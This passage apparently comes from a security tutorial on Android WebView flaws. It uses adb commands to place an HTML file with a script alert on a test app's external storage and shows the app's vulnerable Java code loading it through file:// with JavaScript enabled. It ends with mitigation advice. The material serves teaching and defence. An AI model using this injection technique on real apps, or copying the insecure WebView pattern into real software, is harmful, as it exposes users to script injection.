
```

adb shell
cd storage/emulated/0
echo "<html><body><script>alert('Hacking Articles!')</script></body></html>" > Sta

```

```
(root@kali)-[/home/hex/Desktop]
# nano Statements_dinesh.html
(root@kali)-[/home/hex/Desktop]
# chmod 777 Statements_dinesh.html
(root@kali)-[/home/hex/Desktop]
# adb push Statements_dinesh.html /storage/emulated/0
Statements_dinesh.html: 1 file pushed. 0.1 MB/s (74 bytes in 0.001s)
(root@kali)-[/home/hex/Desktop]
# cat Statements_dinesh.html
<html>
<body>
<script>alert("Hacking Articles!")</script>
</body>
</html>
(root@kali)-[/home/hex/Desktop]
#
```

Let's now click on view statement and see what happens



As you can see our custom code is now being run. But how? Upon inspecting the code below we found an insecure implementation of **loadUrl()** function that was accessing an internal file using the **file://** resolver.

The icing was that JavaScript was enabled as well.

```

public class ViewStateStatement extends Activity {
    String uname;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_view_statement);
        Intent intent = getIntent();
        uname = intent.getStringExtra("uname");
        //String statementLocation=Environment.getExternalStorageDirectory()+ "/Statements_" + uname + ".html";
        String FILENAME="Statements_" + uname + ".html";
        File fileToCheck = new File(Environment.getExternalStorageDirectory(), FILENAME);
        System.out.println(fileToCheck.toString());
        if (fileToCheck.exists()) {
            //Toast.makeText(this, "Statement Exists!!",Toast.LENGTH_LONG).show();

            WebView mWebView = (WebView) findViewById(R.id.webView1);
            // Location where the statements are stored locally on the device sdcard
            mWebView.loadUrl("file://" + Environment.getExternalStorageDirectory() + "/Statements_" + uname + ".html");
            mWebView.getSettings().setJavaScriptEnabled(true);
            mWebView.getSettings().setSaveFormData(true);
            mWebView.getSettings().setBuiltInZoomControls(true);
            mWebView.setWebViewClient(new MyWebViewClient());
            WebChromeClient cClient = new WebChromeClient();
            mWebView.setWebChromeClient(cClient);
        } else
        {
            Intent gobacktoPostLogin =new Intent(this,PostLogin.class);
            startActivity(gobacktoPostLogin);
            Toasteroid.show(this, "Statement does not Exist!!", Toasteroid.STYLES.WARNING, Toasteroid.LENGTH_SHORT);
        }
    }
}

```

Mitigation: Loading content via file:// URLs is generally discouraged. **setAllowFileAccess(boolean)** can be used to turn on and off access to storage by a webview. Note that assets could still be loaded using file:// (Like above) but is highly insecure. To resolve that, always use **androidx.webkit.WebViewAssetLoader** to access files including assets and resources over http(s):// schemes, instead of file:// URLs.

Bonus: There is a little something known as CORS (Cross-Origin Resource Sharing) in Android. Basically, this CORS in android can be configured to allow WebView access to different file schemes. For example, a file:// can be called via URLs using **setAllowFileAccessFromFileURLs()** method. This is highly insecure as a malicious script could be called in file://. **Don't** enable this setting if you open files that may be created or altered by external sources.

Conclusion

These attacks are web-based attacks running in Android apps due to the insecure use of a class called WebView that lets android apps use an embedded browser. This is oftentimes misconfigured and could lead to many attacks that come under OWASP Top 10 of 2017 Web Attacks as well as OWASP Top 10 of 2016 in Mobile Applications and hence, its impact is higher when compared to any other vulnerability due to it being highly dynamic in nature. Some improper WebView configurations could even lead to an attacker obtaining a session on the victim's device. We demonstrated two methodologies of attacks in WebViews, we'll be posting more articles in the future that may

involve some more attack methodologies, so it is very important you follow this series of articles and read them all in sequence. Thanks for reading!